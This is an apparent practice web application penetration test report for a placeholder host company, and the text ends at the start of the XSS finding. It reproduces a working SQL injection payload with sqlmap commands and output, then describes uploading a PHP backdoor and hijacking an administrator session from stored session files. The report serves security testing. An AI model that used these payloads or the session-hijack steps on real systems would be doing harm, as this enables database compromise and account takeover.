Foomegahost

Web Application Security Test Report

20.04.2021 - 01.05.2021

01.05.2021

To the Attention of Foomegahost officials,

The Web Application security test was conducted by Abdulkadir AYDOĞAN between 20.04.2021 - 01.05.2021 in order to detect and correct security vulnerabilities that may cause unauthorized access to the Foomegahost information systems or access to sensitive information before they are abused. The findings obtained in the test were reported on 01.05.2021.

Thank you for the help provided by your institution and the understanding you have shown while carrying out the study.

This report has been submitted for the information of Foomegahost officials only.

Best Regards,

CONTENT

TABLE LİST

FIGURE LIST

Executive Summary

The Web Application security test was conducted by Abdulkadir AYDOĞAN between 20.04.2021 - 01.05.2021 in order to detect and correct security vulnerabilities that may cause unauthorized access to the Foomegahost information systems or access to sensitive information before they are abused.

The results of the tests are summarized in this section. Detailed explanations of the findings detected in the audited systems are included in the relevant sections of the report.

Highest Finding Risk	
Web Application	(Urgent)

Table 1 : Highest risks of vulnerabilities

The highest level of significance of finding among the findings determined within the scope of each test performed is indicated in Table 1 opposite the relevant test. During these tests, the value of the asset was not taken into account while determining the significance of the findings. Making asset assessment and taking action according to the priority levels of the assets are left to the responsibility of the institution.

The distribution ratios of the significance of the findings found in the overall security tests performed are shown in Figure-1. To sum up; A total of 13 findings were detected throughout the test. 30% is Urgent (4 pieces), 15% is Critical (2 piece), 38% is High (5 piece), 15% is Medium (2 piece).




Figure 1: Distribution of Vulnerability Risks

	Urgent	Critical	High	Medium	Low	Total
Web Application	4	2	5	2	0	13
Total	4	2	5	2	0	13

Table 2 : Distribution of Vulnerabilities Risks by Test Types

In the Web Application Security Tests, there is urgent and critical level vulnerabilities detected such as SQL injection, Stored XSS, HTML Injection, File Upload Restriction Bypass. These leads to completely compromise of database, executing commands on target systems and gaining high level accounts such as administrator account. Also, there is vulnerabilities high and medium vulnerabilities such as Broken Authentication, Cleartext transmission, Missing Captcha and Rate Limiting mechanisms which leads to threat actors interacting server without any restriction or a possible loss of communication between client and server. Some of vulnerabilities does not affect current systems but helps attackers to gain information about currently using system and technologies about company.

It is recommended that the urgent and high level vulnerabilities should fixed as soon as possible.

Web Application Security Test

Test Method

Attack and security tests were carried out without obtaining information from the institution about the server used, application structure or technology, and are described as "black boxes". For this reason, test results can be thought of as showing what attackers can do without user information on your systems.

Any information leak that is used to collect information about every security vulnerability or systems found should be evaluated in order of importance in terms of the threat posed to the security of the information systems of the organization. Since each institution has limited resources, the resources that will be spent to close the security gaps must be allocated according to this order of importance. The security vulnerabilities revealed as a result of the work carried out are classified according to the risk assessment methods and criteria described below.

Scope

Scope
10.21.32.43
foomegahost.com
*.foomegahost.com

Table 3 : Web Application Security Test Scope

General Evaluation

Finding	Security Risk	Affected Systems
SQL Injection	🟩🟩🟨🟧🟥	m.foomegahost.com
Gaining Administrative Rights	🟩🟩🟨🟧🟥	me.foomegahost.com
Cross Site Scripting (XSS)	🟩🟩🟨🟧🟥	me.foomegahost.com
HTML Injection	🟩🟩🟨🟧🟥	me.foomegahost.com
File Upload Restrictions Bypass	🟩🟩🟨🟧⬜	me.foomegahost.com
Broken Authentication	🟩🟩🟨🟧⬜	m.foomegahost.com
Cleartext Trasmission	🟩🟩🟨⬜⬜	foomegahost.com me.foomegahost.com m.foomegahost.com
No Captcha	🟩🟩🟨⬜⬜	m.foomegahost.com me.foomegahost.com
Detailed Error Messages	🟩🟩🟨⬜⬜	m.foomegahost.com
Rate Limit	🟩🟩🟨⬜⬜	m.foomegahost.com me.foomegahost.com
Weak Password Policy	🟩🟩🟨⬜⬜	m.foomegahost.com me.foomegahost.com
Autocomplete Enabled	🟩🟩⬜⬜⬜	m.foomegahost.com me.foomegahost.com
HTTP Header information	🟩🟩⬜⬜⬜	foomegahost.com m.foomegahost.com me.foomegahost.com

Table 4 : Web Application Security Test Finding List

Web Application Security Test Findings

Findings during the Security Test are listed in this section.

1.1. SQL Injection	🟩🟩🟨🟧🟥
İmpact	Confidentiality, Integrity, Availability
CVE/CWE	CWE-89
Affected Systems	m.foomegahost.com
Description	

A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

During the tests, it is determined that the there is SQL Injection vulnerability in API requests. In the “getTicketInfo” function, “ticketID” parameter is vulnerable to the error based SQL injection. Detecting and exploiting this vulnerability shown below:

If a user send request to the “getTicketInfo” function with wrong parameters, server will return SQL query error with details.

```
POST /ws/ HTTP/1.1
Accept: application/xml, text/xml, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/89.0.4389.128 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://m.foomegahost.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: sid=d8d2dd4a-a2ba-11eb-8526-0c6d86f8c9e6
Connection: close
SOAPAction: getTicketInfo
Content-Type: text/xml;charset=UTF-8
Host: m.foomegahost.com
Content-Length: 241

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header/>
  <soapenv:Body>
    <getTicketInfo/>
<authToken>
test
</authToken>
<ticketID>
test
</ticketID>
  </soapenv:Body>
</soapenv:Envelope>
```

```
HTTP/1.1 500 Internal Service Error
Content-Length: 458
Content-Type: text/xml; charset=utf-8
```

```
Server: Microsoft-IIS/7.5
Date: Wed, 21 Apr 2021 17:22:05 GMT
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"><SOAP-ENV:Body><SOAP-ENV:Fault><faultcode>0891</faultcode><faultstring>Error 1 - You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'LIMIT 0,1' at line 8</faultstring><faultactor>Database</faultactor></SOAP-ENV:Fault></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

Below, it is given the request vulnerable to the sql injection. This request saved in a file called “sqli.txt”

sqli.txt

```
POST /ws/ HTTP/1.1
Host: m.foomegahost.com
Content-Length: 348
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
SOAPAction: login
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36
Content-Type: text/xml
Origin: http://m.foomegahost.com
Referer: http://m.foomegahost.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body>
<getTicketInfo>
<authToken>test</authToken>
<ticketID>test</ticketID>
</getTicketInfo>
</soap:Body>  </soap:Envelope>
```

Sqlmap tool used to exploit this vulnerability and sqli.txt file passed to the sqlmap.

```
kali㉿kali)-[~/Documents/eWPT]
└─$ sqlmap -r sqli.txt
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.5.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 06:56:31 /2021-04-30/

[06:56:31] [INFO] parsing HTTP request from 'sqli.txt'
SOAP/XML data found in POST body. Do you want to process it? [Y/n/q]
[06:57:31] [INFO] resuming back-end DBMS 'mysql'
[06:57:33] [INFO] testing connection to the target URL
[06:57:46] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the
results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: SOAP ticketID ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: <?xml version="1.0" encoding="utf-8"?>
<soap:Envelope                                      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body>
<getTicketInfo>
<authToken>test</authToken>
<ticketID>test    AND    (SELECT    4423    FROM(SELECT    COUNT(*),CONCAT(0x716b767171,(SELECT
(ELT(4423=4423,1))),0x7176707671,FLOOR(RAND(0)*2))x  FROM  INFORMATION_SCHEMA.PLUGINS  GROUP  BY
x)a)</ticketID>
</getTicketInfo>
</soap:Body>  </soap:Envelope>
---
[06:57:48] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 2008 R2 or 7
web application technology: Microsoft IIS 7.5
back-end DBMS: MySQL >= 5.0
[06:57:48] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[06:57:49]    [INFO]    fetched    data    logged    to    text    files    under
'/home/kali/.local/share/sqlmap/output/m.foomegahost.com'

[*] ending @ 06:57:49 /2021-04-30/
```

As shown in the sqlmap, we detected there is “Error-based sql injection” in the relevant parameter. After finding sql injection we can detect databases, tables and content of table with sqlmap. It has been given below currently detected databases in the server:


```
┌──(kali㉿kali)-[~/Documents/eWPT]
└─$ sqlmap -r sqli.txt –dbs

[06:59:10] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 7 or 2008 R2
web application technology: Microsoft IIS 7.5
back-end DBMS: MySQL >= 5.0
[06:59:10] [INFO] fetching database names
[06:59:10] [INFO] resumed: ‘information_schema'
[06:59:10] [INFO] resumed: 'foomegahost'
available databases [2]:
[*] foomegahost
[*] information_schema
```

Remediation	
SQL Injection flaws are introduced when software developers create dynamic database queries that include user supplied input. To avoid SQL injection flaws is simple. Developers need to either: a) stop writing dynamic queries b) prevent user supplied input which contains malicious SQL from affecting the logic of the executed query. Here is the recommended remediation for sql injection: Use of Prepared Statements (with Parameterized Queries) Use of Stored Procedures Allow-list Input Validation Escaping All User Supplied Input	
References	https://owasp.org/www-community/attacks/SQL_Injection https://owasp.org/www-project-top-ten/2017/A1_2017-Injection https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

1.2. Gaining Administrative Rights	🟩🟩🟨🟧🟥
İmpact	Confidentiality, Integrity, Availability
CVE/CWE	-
Affected Systems	me.foomegahost.com
Description	

This is a possible scenario of take over of admin account in the system:

Firstly, we are uploading a php file called “qsd-php-backdoor.php” as ticket attachment:



test

GENERAL SUPPORT

The 30th of April 2021 at 11:51:09 AM


[Server address:]test

[User:]test

Attachment: qsd-php-backdoor.php

Figure 2 Gaining Administrative Rights - Malicious File Upload

After uploading the file we are navigation it via browser:



Server Information:
Operating System: WINNT
PHP Version: 5.4.13 *View phpinfo()*

Directory Traversal
Go to current working directory
Go to root directory
Go to any directory:

C:\	Go

Execute MySQL Query:

host	localhost
user	root
password	
database	
query	


Execute

```
Execute Shell Command (safe mode is off):
```

Go

Figure 3 Gaining Administrative Rights - Malicious File Execution


İf we look at the phpinfo() for web server we will see there is a folder stores Sessions for users (Shown in session.save_path settings):



session.hash_bits_per_character	5	5
session.hash_function	0	0
session.name	PHPSESSID	PHPSESSID
session.referer_check	*no value*	*no value*
session.save_handler	files	files
session.save_path	C:\inetpub\sitesdata \foomegahost.com\SESSIONS \USERS\INNER	C:\inetpub\sitesdata \foomegahost.com\SESSIONS \USERS\INNER
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use_cookies	On	On
session.use_only_cookies	On	On
session.use_trans_sid	0	0

Figure 4 Gaining Administrative Rights - Phpinfo Content

File names starts with “sess_” name and some values which is PHPSESSID of users:




```
Listing of C:\inetpub\sitesdata\foomegahost.com\SESSIONS\USERS\INNER\ (upload file) (DB interaction files in red)
 (gzip & download folder) (chmod folder to 777) (these rarely work)
Warning: is_dir(): open_basedir restriction in effect. File(C:\inetpub\sitesdata\foomegahost.com\SESSIONS\USERS\INNER\\..) is not within the allowed path(s): (C:\inetpub\
Warning: file_get_contents(): open_basedir restriction in effect. File(C:\inetpub\sitesdata\foomegahost.com\SESSIONS\USERS\INNER\\..) is not within the allowed path(s): (
Warning: file_get_contents(C:\inetpub\sitesdata\foomegahost.com\SESSIONS\USERS\INNER\\..): failed to open stream: Operation not permitted in C:\inetpub\vhosts\foomegahost
.
..
..|Download||Edit||Delete|
sess_1g2bitkom0ba7i8hj7aforep70|Download||Edit||Delete|
sess_213hplf0b349cipmd21ps7lv34|Download||Edit||Delete|
sess_27npiacfk9kn31hm0amsaqrvj4|Download||Edit||Delete|
sess_4s9ev7781d1u39eb36c9m8od26|Download||Edit||Delete|
sess_5dje1kfu2l4t7tv43sls7k4v56|Download||Edit||Delete|
sess_6qg1srdfu3droh9bjs3nbhdql2|Download||Edit||Delete|
sess_853d706d37fcb90c20ce481fc811664b|Download||Edit||Delete|
sess_85bqf4p85mhdrdcgrmonm2vt30|Download||Edit||Delete|
sess_89ba96tm4l2j1pb6cdmqlhtcl1|Download||Edit||Delete|
sess_9iplc14oq1u8uejs824h6psva2|Download||Edit||Delete|
sess_9kcn2l25jndcq5avfkpmc8gp77|Download||Edit||Delete|
sess_cpchv6pfjtbji62v3kjmjkqhm1|Download||Edit||Delete|
sess_cpsbl971uj28uofg4peqbs53m5|Download||Edit||Delete|
sess_f5nff1h4dfm8me1nfv1e6cqf84|Download||Edit||Delete|
sess_gitf5no8v5qac89d6dguejgor5|Download||Edit||Delete|
sess_gvksi1cmjl2kqgntqof19sh823|Download||Edit||Delete|
sess_hbmo1okdsrh0c416mo7jqkvcr3|Download||Edit||Delete|
sess_l19p4en49spepqc3cojuojaui5|Download||Edit||Delete|
sess_lntgq9spcnanmj03ep5gbsm055|Download||Edit||Delete|
sess_miggfdm492hfg2vn2ic35la2acgdr4a5|Download||Edit||Delete|
sess_ncpk8hrni47u2rqbvpca5qvpc5|Download||Edit||Delete|
sess_ofktvnf07arrtcqm48reaajjq4|Download||Edit||Delete|
sess_rq9643c07np734sa6hs01clhg7|Download||Edit||Delete|
sess_vjped0eogt07cecg8qpiesms24|Download||Edit||Delete|
```

Figure 5 Gaining Administrative Rights - Stored Session Files

If we look at the inside of “sess_lntgq9spcnanmj03ep5gbsm055” file we could see:

```
userID|i:1;userRole|i:1;role|s:13:"Administrator"
```

After changing session id with “lntgq9spcnanmj03ep5gbsm055” value, we can switch the admin account.



```
me.foomegahost.com/wall.php
```

Delacruz Alec — 12th of April 2013 at 03:13:10 AM
Welcome everyone to the daily wall!

View all 8 comments

Delacruz Alec says:
i got admin account — 30th of April 2021 at 02:05:02 PM

Delacruz Alec says:
abdulkadir aydogan — 30th of April 2021 at 02:05:24 PM

Name	Value	Domain	Expires / Max-Age	Size	HttpOnly	Secure
PHPSESS...	lntgq9spcnanm...	me.foomega...	Sun, 30 May 2021 1...	35	false	false
sid	64ae01a6-a20...	.foomegaho...	Mon, 09 May 2089 ...	39	true	false

```
Data
  PHPSESSID: "lntgq9spcnanmj03ep5gbsm055"
    Created: "Tue, 20 Apr 2021 18:33:41 GMT"
    Domain: "me.foomegahost.com"
    Expires / Max-Age: "Sun, 30 May 2021 17:20:18 GMT"
    HostOnly: true
    HttpOnly: false
    Last Accessed: "Fri, 30 Apr 2021 21:03:34 GMT"
    Path: "/"
    SameSite: "None"
    Secure: false
    Size: 35
```

Figure 6 Gaining Administrative Rights - Loggin in as Admin Account

Remediation	
-	
References	-

1.3. Cross Site Scripting (XSS)

🟩🟩🟨🟧🟥

